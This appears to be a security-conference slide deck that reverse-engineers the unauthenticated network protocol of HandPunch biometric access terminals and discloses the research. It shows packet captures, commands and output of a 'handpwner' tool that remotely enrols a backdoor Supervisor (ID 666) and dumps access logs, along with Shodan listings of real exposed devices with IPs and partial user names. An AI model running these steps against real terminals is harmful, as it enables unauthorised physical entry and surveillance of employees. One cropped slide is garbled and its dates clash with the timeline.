


# Silicon Hand Attack





# A Suspiciously Weak Protocol



# A Suspiciously Weak Protocol

```
Nmap scan report for 192.168.2.212
Host is up (0.0033s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
3001/tcp  open  nessus?
MAC Address: 00:20:4A:09:C0:E5 (Pronet Gmbh)
```

After a basic network fuzzing job, was clear that whatever process was listening on that port was expecting a very specific handshake, therefore some sort of proprietary managing software had to be used...





# HandPunch Admin

Version 1.5.4.6

Free Edition

File Help


 TCP/IP

Host or IP Address:

Port:

Device #:

Timeout (sec):

 Serial

192.168.2.212

3001


0

6


Test



Info



Date/Time



Users

	Select	User ID	Name	Access Level	Threshold	Time Zone	Hand Template	Save Changes	Delete	
>	<input type="checkbox"/>	1337	Admin	Security	0	0				
	<input type="checkbox"/>	4421	Clara	None	0	0				
	<input type="checkbox"/>	46327	Francis	None	0	0				
	<input type="checkbox"/>	69312	Philip	None	0	0				
	<input type="checkbox"/>	89896	Daniel	Service	0	0				
	<input type="checkbox"/>	569832	John	None	0	0				



# Try & Error + Sniffing

PC ► HP  
PC ◀ HP  
PC ► HP  
PC ◀ HP

```
00000000 ff 0a 00 44 00 08 c1 ff      ....D....
00000000 ff 0a ff 30 03 00 10 1e 01 33      ...0.... .3
00000008 ff 0a 00 73 00 0a 5d ff      ...s...].
0000000A ff 0a ff 53 66 02 02 7e 63 30 33 2f 30 35 2f 31  ...Sf..~ c03/05/1
0000001A 30 00 00 00 00 00 00 00 00 00 00 4d 61 67 73 74  0..... ...Magst
0000002A 72 69 70 65 00 00 00 00 00 00 00 00 8b f7 14 00  ripe.... ....
0000003A 00 aa 0d 00 1e 01 00 1f 00 48 50 34 2d 43 2e 33  ..... .HP4-C.3
0000004A 31 32 00 00 00 00 00 02 00 00 00 00 00 00 00 00  12..... ....
0000005A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0000006A 00 00 00 00 00 00 00 00 00 00 00 69 bb  ..... ...i.
```



# Creating New User (hacker w/ ID:666)

```
PC ► HP 00000000 ff 0a 00 44 00 08 c1 ff          ...D....
PC ◀ HP 00000000 ff 0a ff 30 03 00 90 1e 99 28          ...0.... .(
PC ► HP 00000008 ff 0a 00 73 00 0a 5d ff          ...s...].
PC ◀ HP 0000000A ff 0a ff 53 66 02 02 7e 63 30 33 2f 30 35 2f 31 ...Sf...~ c03/05/1
0000001A 30 00 00 00 00 00 00 00 00 00 00 4d 61 67 73 74 0..... ..Magst
0000002A 72 69 70 65 00 00 00 00 00 00 00 00 8b f7 14 00 ripe.....
0000003A 00 aa 0d 00 1e 01 00 1b 00 48 50 34 2d 43 2e 33 ..... .HP4-C.3
0000004A 31 32 00 00 00 00 00 02 00 00 00 00 00 00 00 00 12.....
0000005A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000006A 00 00 00 00 00 00 00 00 00 00 00 48 46 ..... ..HF
PC ► HP 00000010 ff 0a 00 38 05 00 00 00 06 66 e7 2f ff ...8.... .f./.
PC ◀ HP 00000077 ff 0a ff 32 10 00 00 00 00 00 00 33 2f 30 35 2f 31 ...2.... ..3/05/1
00000087 30 00 00 00 00 a5 d0 0.....
PC ► HP 0000001D ff 0a 00 78 4d 00 00 00 06 66 00 00 00 00 00 00 ...xM... .f.....
0000002D 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000003D 00 00 00 68 61 63 6b 65 72 00 00 00 00 00 00 00 ..hacke r.....
0000004D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000005D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000006D 00 00 c9 f1 ff .....
PC ◀ HP 0000008E ff 0a ff 30 03 00 90 1e 99 28          ...0....
```



```

PC ► HP 00000000 ff 0a 00 44 00 08 c1 ff ..
PC ◄ HP 00000000 ff 0a ff 30 03 00 90 1e 99 28
PC ► HP 00000008 ff 0a 00 73 00 0a 5d ff ..
PC ◄ HP 0000000A ff 0a ff 53 66 02 02 7e 63 30 33 2f 30 35 2f 31
0000001A 30 00 00 00 00 00 00 00 00 00 00 4d 61 67 73 74
0000002A 72 69 70 65 00 00 00 00 00 00 00 00 8b f7 14 00
0000003A 00 aa 0d 00 1e 02 00 1b 00 48 50 34 2d 43 2e 33
0000004A 31 32 00 00 00 00 00 02 00 00 00 00 00 00 00 00
0000005A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000006A 00 00 00 00 00 00 00 00 00 00 00 c0 f2
PC ► HP 00000010 ff 0a 00 38 05 00 00 00 06 66 7 2f ff ..
PC ◄ HP 00000077 ff 0a ff 32 10 00 00 00 06 66 00 00 00 00 00 00
00000087 00 00 00 05 00 59 88
PC ► HP 0000001D ff 0a 00 49 02 02 00 e9 95 ff ..
PC ◄ HP 0000008E ff 0a ff 30 03 00 d0 1e 55 25
PC ► HP 00000027 ff 0a 00 62 02 02 03 db 8c ff ..
PC ◄ HP 00000098 ff 0a ff 30 03 01 d0 1e 65 12
PC ► HP 00000031 ff 0a 00 44 00 08 c1 ff ..
PC ◄ HP 000000A2 ff 0a ff 30 03 1f d0 1e 07 4a
00000039 ff 0a 00 44 00 08 c1 ff ..
000000AC ff 0a ff 30 03 01 d0 1e 65 12
00000041 ff 0a 00 44 00 08 c1 ff ..
000000B6 ff 0a ff 30 03 17 d0 1e a6 e3 ff
00000049 ff 0a 00 44 00 08 c1 ff ..
000000C1 ff 0a ff 30 03 17 d0 1e a6 e3
00000051 ff 0a 00 44 00 08 c1 ff ..
000000CB ff 0a ff 30 03 01 d0 1e 65 12
00000059 ff 0a 00 44 00 08 c1 ff ..
000000D5 ff 0a ff 30 03 1f d0 1e 07 4a
00000061 ff 0a 00 44 00 08 c1 ff ..
000000DF ff 0a ff 30 03 01 d0 1e 65 12
00000069 ff 0a 00 44 00 08 c1 ff ..
000000E9 ff 0a ff 30 03 00 94 1e 5d e4 ff
PC ► HP 00000071 ff 0a 00 4b 00 36 d1 ff ..
PC ◄ HP 000000F4 ff 0a ff 37 0b 02 00 64 7e 73 7c 62 76 7d 5d 82
00000104 4c c0
PC ► HP 00000079 ff 0a 00 39 10 00 00 00 06 66 64 7e 73 7c 62 76 ..
PC ◄ HP 00000089 7d 5d 82 00 00 f2 61 ff 06 66 64 7e 73 7c 62 76 }
00000100 ff 0a ff 30 03 00 90 1e 99 28

```

Also, this time, the following assumptions regarding the proprietary protocol were formulated:



- 1<sup>st</sup> Red Packet = **Wake Up packet**, since it was always the same during all attempts.
- 2<sup>nd</sup> Red Packet = **Name & Model Query**, since it was always the same during all attempts and the response contained the name & model of the target device showed during boot on its LCD as well.
- 3<sup>rd</sup> Red Packet = **Create new user with ID 666**, since it's matching our newly created user ID (i.e. 666)
- 4<sup>th</sup> Red Packet = **Initiate hand scan**, since after it the Handpunch asks the user to place the hand for the first acquisition.
- 5<sup>th</sup> – 13<sup>th</sup> Red Packets = **Unknown?!**, probably a sort of keep-alive beacon, since in the meantime the user was getting scanned 3 times his hand.
- 14<sup>th</sup> Red Packet = **Query acquired hand template**, since as response we get exactly a 9 bytes data that is then reused in the 15<sup>th</sup> Red Packet (e.g., 64 7e 73 7c 62 76 7d 5d 82).
- 15<sup>th</sup> Red Packet = **Associate user ID to its hand template**, since both user ID 666 and template 64 7e 73 7c 62 76 7d 5d 82 are sent to the Handpunch.

# Let's Put All Together...

Overall, with all the previous dumps it was possible to reverse engineer the packets' structure and the communication protocol, where the main issues are:

- Lack of Authentication
- Lack of Session Handling
- Weak Integrity routine (i.e., CRC16 XModem)

And related packet's structure:



# Querying the Handpunch with Handpwner Tool-Suite

```
lbo@ndujaos:~/handpwner$ sudo python3 handscan.py -r 192.168.2.0

  _ _ _ _ _
 | | H | | | A | | | N | | | D | | | S | | | C | | | A | | | N | |
 | | _ | | | _ | | | _ | | | _ | | | _ | | | _ | | | _ | | | _ | |
 | / _ \ | / _ \ | / _ \ | / _ \ | / _ \ | / _ \ | / _ \ | / _ \ |

Copyright© 2021 - Luca Bongiorno - www.whid.ninja

[*] Starting TCP port scan on network 192.168.2.0
[!] 192.168.2.212:3001/TCP Open
<#> Found a HP-4000 model
[!] Model Name: Magstripe
[!] Handpunch Address: 00

[!] 192.168.2.213:3001/TCP Open
<#> Found a HP-1000/HP-2000 model
[!] Model Name: Magstripe
[!] Handpunch Address: 00

[*] TCP scan on network 192.168.2.0 complete
```





# Deploying an Admin Backdoor: default mode

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -l 192.168.2.212 -m default
```

H	A	N	D	P	W	N	E	R

```
Copyright © 2021 - Luca Bongiorno - www.whid.ninja
```

```
INFO:root:### Stay near the handpunch for enrolling your hand! ###  
INFO:root:### PLACE YOUR HAND! ###  
INFO:root:### YOUR HAND TEMPLATE is: 6dB474876370756384 ###  
INFO:root:### DONE! Backdoor UserID: 666 - Role: Supervisor ###  
lbo@ndujaos:~/handpwner$
```





**Remotely enroll a new Administrator  
via LAN (Default Mode)**



# Deploying an Admin Backdoor: known-template mode

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -t 192.168.2.212 -m known  
|H| |A| |N| |D| |P| |W| |N| |E| |R| | |
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_|  
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_|  
Copyright 2021 - Luca Bongiorno - www.whld.ninja  
  
INFO:root:### Enrolling new Supervisor with given hand template ###  
INFO:root:### DONE! Backdoor UserID: 666 - Role: Super Admin ###  
lbo@ndujaos:~/handpwner$ █
```





# Dumping User IDs & Logs

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -n dumplogs -n 10

|H| |A| |N| |D| |P| |W| |N| |E| |R| | |
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_|
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_|

Copyright© 2021 - Luca Bongiorno - www.whid.ninja

[!] TimeStamp: 21-9-9 16:2:40
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-9 16:2:54
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16 0:14:18
[!] EmployeeID: ffffffff

[!] TimeStamp: 21-9-16 0:14:38
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16 0:14:58
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16 0:15:6
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16 0:16:28
[!] EmployeeID: 0000000666

[!] TimeStamp: 21-9-16 10:10:0
[!] EmployeeID: ffffffff

[!] TimeStamp: 21-9-16 10:12:30
[!] EmployeeID: ffffffff

[!] TimeStamp: 21-9-16 10:19:12
[!] EmployeeID: 0000001337
```





# Responsible Disclosure Timeline

- 24/08/2021 – First attempt - Request for Security Contact through Vendor website
- 25/09/2021 – Second attempt - Request for Security Contact through Vendor website
- 01/ 10/2021 – Initial Response from Vendor's PSIRT
- 06/10/2021 – Status Update
- 15/10/2021 – Vendor has set the entire product line as EoL (End-of-Life). Which means **no firmware updates nor hot-fix will be released.**

Vendor also provided some mitigations to the vulnerabilities reported (i.e. **restrict physical access to the vulnerable device, isolate it from the rest of the LAN, do not expose it on the Internet**, etc.).



# Responsible Disclosure Timeline

- 24/08/2017
- 25/09/2017
- 01/10/2017
- 06/10/2017
- 15/10/2017  
**no firm**

Vend  
physic



site  
website  
ch means  
strict  
do not

# Internet Exposure & Shodan's Plugin

Special Thanks to **John Matherly**  
for adding it to **Shodan**!

The screenshot shows the Shodan search interface with the query 'handpunch'. The top navigation bar includes 'SHODAN', 'Explore', 'Downloads', and 'Pricing'. The search bar contains 'handpunch' and a search icon. Below the search bar, there are four action buttons: 'View Report', 'Download Results', 'Historical Trend', and 'View on Map'. The main content area is divided into three sections: 'TOTAL RESULTS', 'TOP COUNTRIES', and a list of search results.

**TOTAL RESULTS**  
1,116

**TOP COUNTRIES**

Country	Count
Ireland	435
United States	378
Canada	88
United Kingdom	84
Hong Kong	50

**144.2.245.199**  
Leeson Telecom Holdings Ltd  
Ireland, Dublin

**HandPunch:**  
Model: HandPunch 2000  
Model Name: Magstripe  
EPROM Version: HP2-A.352E  
Total Users: 371  
Memory Size: 128K  
Adapter Type: None  
Serial Number: 1511563  
Total Logs: 0

**121.202.255.140**  
m121-202-255-140.smartone.com  
SmarTone Mobile Communications Ltd  
Hong Kong, Hong Kong

**HandPunch:**  
Model: HandKey II  
Model Name: Wgd 34-Bit ID 32  
EPROM Version: HK2-12610C.265  
Total Users: 4640  
Memory Size: 64K  
Adapter Type: Ethernet Card  
Serial Number: 1269526  
Total Logs: 0



**ROMHACK**

# Another real case from the internet...

TCP/IP    Host or IP Address:    Port:    Device #:    Timeout (sec):  
 Serial    121[REDACTED]14    3001    0    6    Test

Info    Date/Time    Users

Model:	HandKey II	Memory Size:	640K	<b>Total Users:</b>	<b>10002</b>
Serial Number:	1403741	Adapter Type:	Ethernet Card	Maximum Users:	32512
EPROM Version:	HK2-12610C.324	Baud Rate:	BR9600	Total Logs:	14
Threshold:	200			Maximum Logs:	5120
Calibration Data:	Row = 1, Column = 1, Exposure = 116			Calibrate	

TCP/IP    Host or IP Address:  
 Serial    1[REDACTED]42

Info    Date/Time    Users

Select	User ID	Name	Access Level
>	1035	Jean	None
	1644	Jasc	Security
	1669	B Sa	Security
	1920	A V	None
	2669	Stua	None
	4320	Che	None
	4734	Vale	Security
	5381	Fran	Security
	5442		None
	5709	Sara	None
	6075	Roh	Security
	6257	K Pa	None
	7073	Anr	Security
	8253	C Fr	None
	8821	Pon	None
	8854		None
	9193	E M	None
	9739	Dai	None
	9958	Cse	None
	10326	Jasc	None
	10359	Ala	Security
	11056		
	112		

**ROMHACK**



The alfa version of the scripts developed during this research shall soon be available at

<https://github.com/whid-injector/handpwner>



**ROMHACK**



[@CyberAntani](https://twitter.com/CyberAntani)




[@lucabongiorno](https://www.linkedin.com/company/lucabongiorno)

Fin

ROMHACK

# ProTip: Always do proper RECON on Target's Website!

During the writing of this paper, it was also noticed that, thanks to a Directory Listing Vulnerability located in the handpunch.com website, the protocol specs were accidentally leaked publicly.



A screenshot of a web browser displaying a directory listing for the URL [www.handpunch.com/manuals/](http://www.handpunch.com/manuals/). The page title is "Index of /manuals". The listing includes a "Parent Directory" link and several PDF files with their last modified dates, sizes, and descriptions.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">HandPunch-1000 Manua..&gt;</a>	2008-10-23 16:04	825K	
<a href="#">HandPunch-2000 Manua..&gt;</a>	2008-10-23 16:04	826K	
<a href="#">HandPunch-3000-4000 ..&gt;</a>	2008-10-23 16:05	1.2M	
<a href="#">HandPunch Ethernet I..&gt;</a>	2008-10-23 16:05	1.4M	
<a href="#">HandPunch Modem Inst..&gt;</a>	2008-10-23 16:05	207K	
<a href="#">Hand Reader Technica..&gt;</a>	2008-10-23 16:03	2.7M	



A screenshot of a web browser displaying the title page of a technical manual. The page features the logo for "IR Recognition Systems" and the title "Hand Geometry Unit Technical Manual". At the bottom, contact information for ATR Systems, Inc. is provided.

**IR Recognition Systems.**

**Hand Geometry Unit Technical Manual**

ATR Systems, Inc. • Tel 215.443.8720 • Fax 215.443.8709 • info@HandPunch.com • www.HandPunch.com

# The Unchangeable Password

## Programming the HandPunch

The HandPunch is programmed via a series of command menus. A summary of the menus and commands is given in Table 6.

Table 6: Basic Command Mode Structure

Service Menu	Setup Menu	Management Menu	Enrollment Menu	Security Menu
Password 1	Password 2	Password 3	Password 4	Password 5
Calibrate	Set Language	Supervisor Override	Add Employee	Special Enroll
Status Display	Set Date Format	List Users	Add Supervisor	
	Set Time and Date	Set User Data	Remove User	
	Set Address	Restrictions		
	Set ID Length			
	Set Serial			
	Set Reader Mode			
	Upgrade			

To control access to the command menus, each menu has a unique password. This password is requested as a part of the process for accessing each menu. A supervisor must enter the correct password for that menu to access that menu. The default menu passwords are given in Table 6.

To increase the security of the HandPunch, Schlage Biometrics recommends changing the passwords for the command menus to new numbers. These password numbers can be up to 10 digits long. This is done with the Set Passwords command described on.

